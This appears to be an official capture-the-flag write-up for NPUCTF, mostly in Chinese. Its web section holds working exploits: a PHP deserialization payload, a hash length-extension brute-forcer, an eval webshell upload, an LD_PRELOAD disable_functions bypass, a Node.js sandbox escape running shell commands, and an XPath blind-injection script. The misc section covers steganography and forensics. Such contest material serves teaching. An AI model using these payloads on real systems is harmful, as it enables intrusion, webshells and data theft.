# NPUCTF Official Write-Up

## Web

### RealEzPHP

```
Payload: time.php?data=O:8:"HelloPhp":2:
{s:1:"a";s:7:"phpinfo";s:1:"b";s:14:"call_user_func";}
```

### ezinclude

根据hint　　md5($secret.$name)===$pass
可以知道这题是个hash长度扩展攻击

但是。我们不知道secret密钥长度。可以手工hashpump试。也可以写脚本爆破

```
import os
import requests
for i in range(1,12):
    data=os.popen('hashpump -s de73312423b835b22bfdc3c6da7b63e9 -d admin -k '+str(i)+' -a admin').read()
    name=data.split('\n')[0]
    password=data.split('\n')[1].replace('\\x','%')
    result=requests.get('http://192.168.0.166/index.php?name='+password+'&pass='+name).text
    print(result)
```

得到下一关地址flflflflag.php

得到

```
<?php
@include($_GET['file']);
show_source(__FILE__);
?>
```

这里可以用php7 segment fault特性
php://filter/string.strip_tags=/etc/passwd
php执行过程中出现 Segment Fault，这样如果在此同时上传文件，那么临时文件就会被保存在/tmp目录，不会被删除

```
import requests
```

```
from io import BytesIO
import re
file_data={
    'file': BytesIO("<?php eval($_POST[1]);")
}
url="http://192.168.0.128:8105/flflflflag.php?
file=php://filter/string.strip_tags/resource=/etc/passwd"
try:
    r=requests.post(url=url,files=file_data,allow_redirects=False)
except:
        print(1)
```

根据dir.php得到临时文件名phpCHCdcX

任意命令执行。还可以套个open_basedir.disable_function
open_basedir.
上传利用脚本就行了。虽然蚁剑连上。看不到目录。但文件确实上传了。

```
<?php
    echo "<p> <b>example</b>: http://site.com/bypass_disablefunc.php?
cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so </p>";
    $cmd = $_GET["cmd"];
    $out_path = $_GET["outpath"];
    $evil_cmdline = $cmd . " > " . $out_path . " 2>&1";
    echo "<p> <b>cmdline</b>: " . $evil_cmdline . "</p>";
    putenv("EVIL_CMDLINE=" . $evil_cmdline);
    $so_path = $_GET["sopath"];
    putenv("LD_PRELOAD=" . $so_path);
    error_log("", 1, "", "");
    echo "<p> <b>output</b>: <br />" . nl2br(file_get_contents($out_path))
. "</p>";
    unlink($out_path);
?>
```

其他操作一样

## 验证

考点

- JS弱类型
- JS的toString特性
- 正则表达式绕过
- JS箭头函数利用
- JS原型链

首先看源代码，

```
function saferEval(str) {
  if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*
(?:e\d+)?)| /g, '')) {
    return null;
```

```
  }
  return eval(str);
}
app.post('/', function (req, res) {
  let result = '';
  const results = req.session.results || [];
  const { e, first, second } = req.body;
  if (first && second && first.length === second.length && first!==second
&& md5(first+keys[0]) === md5(second+keys[0])) {
    if (req.body.e) {
      try {
        result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';
      } catch (e) {
        console.log(e);
        result = 'Wrong Wrong Wrong!!!';
      }
      results.unshift(`${req.body.e}=${result}`);
    }
  } else {
    results.unshift('Not verified!');
  }
  if (results.length > 13) {
    results.pop();
  }
  req.session.results = results;
  res.send(render(req.session.results));
});
```

先考虑第一层，
first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])
keys不可知，无法爆破，而且需要.length相等，但是本身不相等，注意，此处用的是===以使类型和值完全匹配
对其进行加盐md5，加盐中出现了问题，因为盐是字符串，与字符串相加会导致强制类型转化 而String和Array都正好有length属性，并且

```
'1'===[1] // false
'1'+'salt' // '1salt'
[1]+'salt' // '1salt'
```

但是直接传urlencoded的表单是没法传数组的，而这里正好使用了JSON的中间件，所以只需要传JSON就好了

```
{
  'e': '1+1'
  'first': '1', # '1'+'str'='1str'
  'second': [1] # [1]+'str'='1str'
}
```

然后考虑绕过正则，因为可以使用Math.随便什么单词，所以可以获取到Math.__proto__,但这姿势无法直接利用

但是经过尝试，我们发现，Arrow Function 是可以使用的，尝试构造这种链

```
((Math)=>(Math=Math.__proto__,Math=Math.__proto__))(Math)
// Math.__proto__.__proto__
```

然后尝试调用eval或者Function，但是此处无法直接输入字符串，故使用String.fromCharCode(...)
然后使用

```
Math+1 // '[object Math]1'
```

从原型链上导出String和Function，

```
((Math)=>(Math=Math.constructor,Math.constructor(Math.fromCharCode(...))))
(Math+1)()
// 等价于
const s = Math+1; // '[object Math]1'
const a = s.constructor; // String
const e = a.fromCharCode(...); // ascii to string
const f = a.constructro; // Function
f(e)(); // 调用
exp:
def gen(cmd):
  s = f"return
process.mainModule.require('child_process').execSync('{cmd}').toString()"
  return ','.join([str(ord(i)) for i in s])
((Math)=>
(Math=Math.constructor,Math.constructor(Math.fromCharCode(114,101,116,117,
114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108
,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,11
1,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,
47,102,108,97,103,39,41,46,116,111,83,116,114,105,110,103,40,41))))
(Math+1)()
```

## EzLogin

### CSRF TOKEN

登录时，一个session只能维持15s，而且由于csrf-token的存在请求不能直接重放；因此可以写个脚本，第一次GET请求时携带着随机的SESSID，获取到token，第二次使用这个SESSID和token去POST提交；

### XPath盲注

XPath是XML的路径语言，使用路径表达式来选取XML文档中的节点或者节点集

**基础语法**

1.表达式

**表达式**

**描述**

nodename 选取此节点的所有子节点

`/ 从根节点选取`

// 从匹配选择的当前节点选择文档中的节点，而不考虑它们的位置

. 选取当前节点

.. 选取当前节点的父节点

@ 选取属性或　@*：匹配任何属性节点

* 匹配任何元素节点

例如：

```
bookstore 选取 bookstore 元素的所有子节点
/bookstore 选取根元素 bookstore
bookstore/book 选取属于 bookstore 的子元素的所有 book 元素
//book 选取所有 book 子元素,而不管它们在文档中的位置
bookstore//book 选择属于 bookstore 元素的后代的所有 book 元素,而不管它们位于 bookstore 之下的什么位置
//@lang 选取名为 lang 的所有属性
```

2.限定语：

```
/bookstore/book[1] 选取属于 bookstore 子元素的第一个 book 元素
/bookstore/book[last()] 选取属于 bookstore 子元素的最后一个 book 元素
```

```
//title[@lang] 选取所有拥有名为 lang 的属性的 title 元素
//title[@lang='eng'] 选取所有 title 元素，且这些元素拥有值为 eng 的 lang 属性
/bookstore/book[price>35.00]/title 选取 bookstore 元素中的 book 元素的所有 title 元素，且其中的 price 元素的值须大于 35.00
```

3.通配符：

* 匹配任何元素节点

@*匹配任何属性节点

node() 匹配任何类型的节点

4.运算符：

| 计算两个节点集

+、-、*、div 加、减、乘、除

= 等于

!= 不等于

<、<=、>、>= 小于、小于等于、大于、大于等于

or 或

and 与

mod 求余

5.函数：

text() 元素值

position() 标签位置

name() 标签名称

**注入与绕过**

查询语句为：

```
$query =
"/root/accounts/user[username/text()='".$name."' and
password/text()='".$pwd."']";
```

1.万能密码，这点和SQL很像；在知道用户名的情况：

```
?name=admin' or '1'='1&pwd=fake
```

在不知道用户名的情况，使用两个or绕过：

```
?name=fake' or '1'or'1&pwd=fake
```

2.使用|操作符，

```
?name=1']|//*|ss['&pwd=fake
```

其执行的语句为：

```
/root/accounts/user[username/text()='1' ]|//*|ss['' and
password/text()='1']
```

即先闭合前面的语句，之后//*列出文档所有元素

3.盲注，需要一级一级猜解节点；猜解第一级节点：

```
?name=1' or substring(name(/*[position()=1]),1,1)='r' or
'1'='1&pwd=fake
```

猜解第二级节点数量：

```
?name=1' or count(/root/*)=2 or '1'='1&fake
```

猜解第二级节点：

```
?name=1' or substring(name(/root/*
[position()=1]),1,1)='u' or '1'='1&pwd=fake
```

猜解id为1的user节点下的username值：

```
?name=1' or
substring(/root/users/user[id=1]/username,1,1)='a' or
```

`'1'='1&pwd=fake`

回到这道题目上，当尝试XXE、SQL注入的方式行不通的话，可以尝试使用1’ or 1 or ’1，会发现返回的内容和登录失败的内容不一样，那么可由此推断出这里存在XPath注入；这道题用上述方法即可注出adm1n的密码，将密码md5解密后即可登录

**PHP伪协议读取flag**

登录成功跳转到admin.php?file=welcome，并且有个提示flag在/flag，输入参数file=/etc/passwd返回了其内容，但使用一般的php://filter发现其被过滤了，那么尝试后发现过滤了一下关键字：

```
php:
.php
read
base
```

并且返回的内容中不能含有flag字符串，fuzz后发现其没有过滤大小写，那么用大写绕过协议，read可省略，编码方式使用rot13：

`pHp://filter/string.rot13/resource=/flag`

```
import requests
import string
import re
import random
import json
url = 'http://domain/login.php'
dic = string.ascii_letters + string.digits
# 获取token和SESSID
def get_token():
    headers = {
        "Cookie":"PHPSESSID=" + str(random.randint(1,9999999999))
    }
    req = requests.get(url, headers=headers)
    token = re.findall('"token" value="(.*?)"', req.text)[0]
    return token, headers
def get_value(*params, position=1):
    text = ''
    # 获取各节点值
```


```
    if len(params) == 0:
        data = "<username>1' or substring(name(/*[position()=" + str(position) + "]),{},1)='{}' or '1'='1</username><password>1</password><token>{}</token>"
    elif len(params) == 1:
        data = "<username>1' or substring(name(/" + params[0] + "/*[position()= " + str(position) + "]),{},1)='{}' or '1'='1</username><password>1</password><token>{}</token>"
    elif len(params) == 2:
        data = "<username>1' or substring(name(/" + params[0] + "/" + params[1] + "/*[position()= " + str(position) + "]),{},1)='{}' or '1'='1</username><password>1</password><token>{}</token>"
    elif len(params) == 3:
        data = "<username>1' or substring(name(/" + params[0] + "/" + params[1] + "/" + params[2] + "/*[position()= " + str(position) + "]),{},1)='{}' or '1'='1</username><password>1</password><token>{}</token>"
    elif len(params) == 4:
        data = "<username>1' or substring(name(/" + params[0] + "/" + params[1] + "/" + params[2] + "/" + params[3] + "/*[position()=" + str(position) + "],{},1))='{}' or '1'='1</username><password>1</password><token>{}</token>"
    # 获取用户名和密码
    elif len(params) == 5:
        data = "<username>1' or substring(/root/accounts/user[2]/username/text(),{},1)='{}' or '1'='1</username><password>1</password><token>{}</token>"
        data = "<username>1' or substring(/root/accounts/user[2]/password/text(),{},1)='{}' or '1'='1</username><password>1</password><token>{}</token>"

    for i in range(1,40):
        for j in dic:
            token, headers = get_token()
            headers["Content-Type"] = "application/xml"
            payload = data.format(i, j, token)
            res = requests.post(url, headers=headers,data=payload).text
            if '非法操作' in res:
                text += j
                print(text)
                break
    return text
v1 = get_value()
print(v1)
v2 = get_value(v1)
print(v2)
v3 = get_value(v1, v2)
print(v3)
v4 = get_value(v1, v2, v3)
print(v4)
```

```
v4_1 = get_value(v1, v2, v3, position=2)
print(v4_1)
v4_2 = get_value(v1, v2, v3, position=3)
print(v4_2)
v5 = get_value(1,2,3,4,5)
print(v5)
```

# Misc

## 签到

进入游戏后，按照指引可以看到有一个开关和红石灯，打开开关后红石灯开始闪烁。



经过分析可知，红石灯有两种状态，常亮和短亮，故猜测其代表的是二进制值短亮为0，常亮为1，可得出序列

> 001110010110000100111001


根据题目字符串提示，将其转为字符串为

> 9a9

计算其MD5为8F108D05D23041B5866F9CB2FF109661，包裹Flag格式为


> npuctf{8F108D05D23041B5866F9CB2FF109661}

如果不想等待红石灯闪烁可以去进行电路分析，按照开关线路，第一部分产生红石脉冲信号。



第二部分控制活塞推动方块。

第三部分异或门。异或门输出取反即为红石灯的信号输入。




游戏利用MC特性，龙蛋不能传递红石信号，而沙子可以传递红石信号。根据此可以判断活塞控制了三种状态：

1. 活塞处有两种不同方块，对应产生不同信号，异或门输出取反为灯灭
2. 活塞推出，对应产生相同信号，异或门输出取反为灯亮
3. 活塞处有两种相同方块，对应产生相同信号，异或门输出取反为灯亮

所以我们只需要判断两个不同方块间是否有相同方块就可以得出0和1，如

为0，



为1。

## 老千层饼

解压tar:

其含义为ZipDirEntry0/1, ZipFileRecord0/1, ZipEndLocator, 按照

zfr0+zfr1+zde0+zde1+zel的顺序组合五部分，得到一个zip文件，解压

//Hint在某些情况下压缩软件无法处理冒号

Binwalk图片

把后半段7z分离解压，得base64编码文本文档，扔去解码：

图片隐写用StegSlove查看，发现Alpha域LSB隐写

提取Alpha最低位，根据Hint 33*33=1089，猜测33*33的01二维码，编写程序：

```
from PIL import Image


QRC = Image.new('1', (33, 33))
flag =
"111111101000001011001111001111111100000100011100011010110101000001100000100000110110000010101000001100000101111101001111101001000001100000101000000100011110010100000110000010100110001111010000100000111111111010101010101010101011111111000000001101100111100111110000000010001011100111001001001111111100111111101001110010110000010101111111110011111000011100011100010111000000110111010110101000101010011101011110011100000110001100000010011001000110101111001011001000101000000000101100010110001100101110110110010011111110010110111000010100010010111100111111100100101101111011110010010111011100100101111000010100010010111100111111100100101101111011110010010
```

```
1100010111100011111101000010101101100001000111100100000000100001000101101111
1110100111010000011001001101000101001011010001111001101100111111110011110000
1010010101100110011011000100111000011100011110111100000011010101010101001000
0111111110000000000010101011100000101000101111111111011010001000011111010100
0010100000100110000111100100100010010100000101111111100101000111110111100000
0010001000101101011100111001010000010001100001001001110011100010000010010100
0000010111110000110001111111101000111111000101100101001"
x, y = 0, 0
for i in range(33):
 for j in range(33):
 QRC.putpixel((i, j), (1) if flag[i + 33 * j]=='0' else (0))
QRC.save("output.bmp")
```


输出二维码，手动补充定位点，扫码，得一串Base64编码：

GvgQE86nZKJdFzN2Z9x2Y3OnZyvnYNQEbG282GRtSL0=

根据提取出来的文本文件，前往Cyberchef导入Recipe，并将以上Base64作为输入传入：

根据提示移除不必要的过程，

调整最后输入输出形式，在最下方key处填入BV转AV号的结果：BV1kx411F7Fn.png –> av415411：





## 回收站

首先拿到题目解压看到文件后缀为E01，那么好了基本确定为取证的题目，下面介绍两种方法：


1、 既然是镜像，那么我们就能想到FTK挂载仿真

首先打开ftk





这里一定记得仿真的时候选择的挂载方式是可写

然后打开vmware，新建虚拟机，步骤还是跟原来一样，不过在虚拟机磁盘类型这里选择SATA





然后使用现有的物理磁盘


然后选择分区的时候要选择我们mount的分区



然后仿真成功

